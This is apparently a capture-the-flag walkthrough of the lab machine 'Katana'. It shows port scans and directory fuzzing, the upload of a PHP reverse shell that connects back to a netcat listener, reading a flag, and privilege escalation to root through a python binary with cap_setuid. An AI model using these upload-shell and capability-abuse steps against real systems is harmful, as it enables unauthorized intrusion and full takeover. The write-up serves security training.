Katana

```
ping katana.local
```

```
rustscan -r 1-65535 -a katana.local -- -A -oN portscan
```

```
21/tcp   open  ftp     syn-ack ttl 61 vsftpd 3.0.3
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 89:4f:3a:54:01:f8:dc:b6:6e:e0:78:fc:60:a6:de:35 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDp0J8d7K55SuQO/Uuh8GyKm2xlwCUG3/Jb6+7RlfgbwrCIOzuKX
R37P1eqH8k9F6fbv6YUFbU+i68×9p5bXCC1m17PDO98Che+q32N6yM26CrQMOl5t1OzO3t1pbvMd3VOQA8Qd+fhz5tp
Srxr
|   256 dd:ac:cc:4e:43:81:6b:e3:2d:f3:12:a1:3e:4b:a3:22 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDBsZi0z31ChZ3SWO
|   256 cc:e6:25:c0:c6:11:9f:88:f6:c4:26:1e:de:fa:e9:8b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICo+dAzFw2csa366udGUkSre2W0qWWGoyWXwKiHk3YQc
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Katana X
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
7080/tcp open  ssl/   syn-ack ttl 61 LiteSpeed
|_http-title: Did not follow redirect to https://katana.local:7080/
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
|_http-server-header: LiteSpeed
```

```
8088/tcp open  http    syn-ack ttl 61 LiteSpeed httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Katana X
|_http-server-header: LiteSpeed
8715/tcp open  http    syn-ack ttl 61 nginx 1.14.2
|_http-title: 401 Authorization Required
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: nginx/1.14.2
```

In this machine 6 ports are open as **21, 22, 80, 7080, 8088, 8715**

On port **80**

On port **8088**

Let's fuzz the port **80**

```
feroxbuster -u http://katana.local -w dir_big.txt -t 100 -no-recursion -x
html
```

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/katana]
└─# feroxbuster -u http://katana.local -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100 -no-recursion -x html

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.10.0
──────────────────────────┬──────────────────────
    Target Url            │ http://katana.local
    Threads               │ 100
    Wordlist              │ /root/Documents/ubuntu/Wordlists/dir_big.txt
    Status Codes          │ All Status Codes!
    Timeout (secs)        │ 7
    User-Agent            │ feroxbuster/2.10.0
    Config File           │ /etc/feroxbuster/ferox-config.toml
    Extract Links         │ true
    Output File           │ -recursion
    Extensions            │ [html]
    HTTP methods          │ [GET]
    Do Not Recurse        │ true
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       23l       73w      655c http://katana.local/
301      GET        9l       28w      312c http://katana.local/ebook ⇒ http://katana.local/ebook/
```


Fuzz on port **8088**

```
feroxbuster -u http://katana.local:8088 -w dir_big.txt -t 100 -no-recursion -x html
```

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/katana]
└─# feroxbuster -u http://katana.local:8088 -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 100 -no-recursion -x html

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.10.0
──────────────────────────┬──────────────────────
    Target Url            │ http://katana.local:8088
    Threads               │ 100
    Wordlist              │ /root/Documents/ubuntu/Wordlists/dir_big.txt
    Status Codes          │ All Status Codes!
    Timeout (secs)        │ 7
    User-Agent            │ feroxbuster/2.10.0
    Config File           │ /etc/feroxbuster/ferox-config.toml
    Extract Links         │ true
    Output File           │ -recursion
    Extensions            │ [html]
    HTTP methods          │ [GET]
    Do Not Recurse        │ true
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       11l       25w      195c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       23l       73w      655c http://katana.local:8088/
301      GET       14l      109w     1260c http://katana.local:8088/img ⇒ http://katana.local:8088/img/
301      GET       14l      109w     1260c http://katana.local:8088/cgi-bin ⇒ http://katana.local:8088/cgi-bin/
200      GET       23l       73w      655c http://katana.local:8088/index.html
301      GET       14l      109w     1260c http://katana.local:8088/docs ⇒ http://katana.local:8088/docs/
200      GET       35l      202w     1800c http://katana.local:8088/upload.php
200      GET      198l      531w     6480c http://katana.local:8088/upload.html
301      GET       14l      109w     1260c http://katana.local:8088/css ⇒ http://katana.local:8088/css/
301      GET       14l      109w     1260c http://katana.local:8088/protected ⇒ http://katana.local:8088/protected/
301      GET       14l      109w     1260c http://katana.local:8088/blocked ⇒ http://katana.local:8088/blocked/
```

Let's jump on to the **upload.html**



Upload the php-reverse-shell

After uploading we see that this msg

ERROR -- uploadProgress module not enabled?

Browse... shell.php Browse... No file selected.

Submit Query

Please wait for 1 minute!. Please relax!.

```
File : file1
Name : shell.php
Type : application/x-php
Path : /tmp/phpYp12GM
Size : 5494

Please wait for 1 minute!. Please relax!.

Moved to other web server: /tmp/phpYp12GM ====> /opt/manager/html/katana_shell.php
MD5 : 35b841cdbd26e4fb9aff174acf577ba0
Size : 5494 bytes

File : file2
Name :
Type :
Path :
Size : 0

Please wait for 1 minute!. Please relax!.

file is empty, not stored.
```

Start the netcat listener


Go to the http://katana.local:8715/katana_shell.php

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/katana]
└─# rlwrap -f . -r nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.206] from (UNKNOWN) [192.168.177.83] 43066
Linux katana 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
 07:50:04 up 33 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

```
$ cd /var/www
$ ls
html
local.txt
$ cat local.txt
520cf69428a098afdcfdd222d671d1bf
$
```

Privilege Escalation

```
getcap -r / 2>/dev/null
```



Go to the https://gtfobins.github.io/ and search for python and click on capabilities


Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



We now **root** user of the machine